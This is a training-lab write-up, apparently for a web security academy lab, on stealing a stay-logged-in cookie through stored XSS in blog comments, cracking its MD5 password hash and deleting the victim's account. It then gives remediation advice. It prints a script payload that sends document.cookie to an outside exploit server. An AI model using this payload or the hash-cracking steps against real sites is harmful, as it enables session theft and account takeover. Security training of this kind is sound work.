**SCENARIO**




This lab stores the user's password hash in a cookie and has an XSS vulnerability within the comment functionality. The objective is to obtain Carlos's stay-logged-in cookie, use it to crack his password, and then log in as 'carlos' to delete his account from the "My account" page.

**PROCEDURE**

1. With Burp running, use your provided credentials (wiener:peter) to investigate the "Stay logged in" functionality. Observe that the stay-logged-in cookie is Base64 encoded.
2. In Burp's Proxy > HTTP history tab, inspect the response to your login request. Highlight the stay-logged-in cookie. The format appears as:
3. username+':'+md5HashOfPassword
4. Set out to steal the victim (carlos) user's cookie. Notice that the comment section has an XSS vulnerability.
5. Navigate to the exploit server and record the URL.
6. Visit one of the blog posts and submit a comment with the stored XSS payload (replace 'YOUR-EXPLOIT-SERVER-ID' with your unique ID):
7. <script>document.location='//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/'+document.cookie</script>
8. Check the exploit server's access log. A GET request from the victim, which contains their stay-logged-in cookie, should be present.
9. Use Burp Decoder to decode the cookie. You'll find:
10. carlos:26323c16d5f4dabff3bb136f2460a943
11. Search the hash (26323c16d5f4dabff3bb136f2460a943) using a search engine, revealing the password as onceuponatime.
12. Log in as 'carlos' using the deciphered password. Navigate to the "My account" page and proceed to delete the account, thereby solving the lab.

**PAYLOAD**

<script>document.location='//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/'+document.cookie</script>

**PROOF OF CONCEPT**

**REMEDIATION**

1. **Secure Cookies:** Store sensitive information, like password hashes, server-side rather than in cookies. Cookies can be intercepted or manipulated by attackers.
2. **Implement XSS Protections:** Use Content Security Policy (CSP) headers, and ensure that all user input is properly sanitized and encoded before rendering on the webpage to prevent XSS attacks.
3. **Password Storage:** Hash passwords using modern cryptographic algorithms like bcrypt or Argon2, and avoid using MD5 which is considered insecure.
4. **Monitoring and Logging:** Monitor access logs to detect unusual activities, like multiple users being redirected to an unfamiliar domain.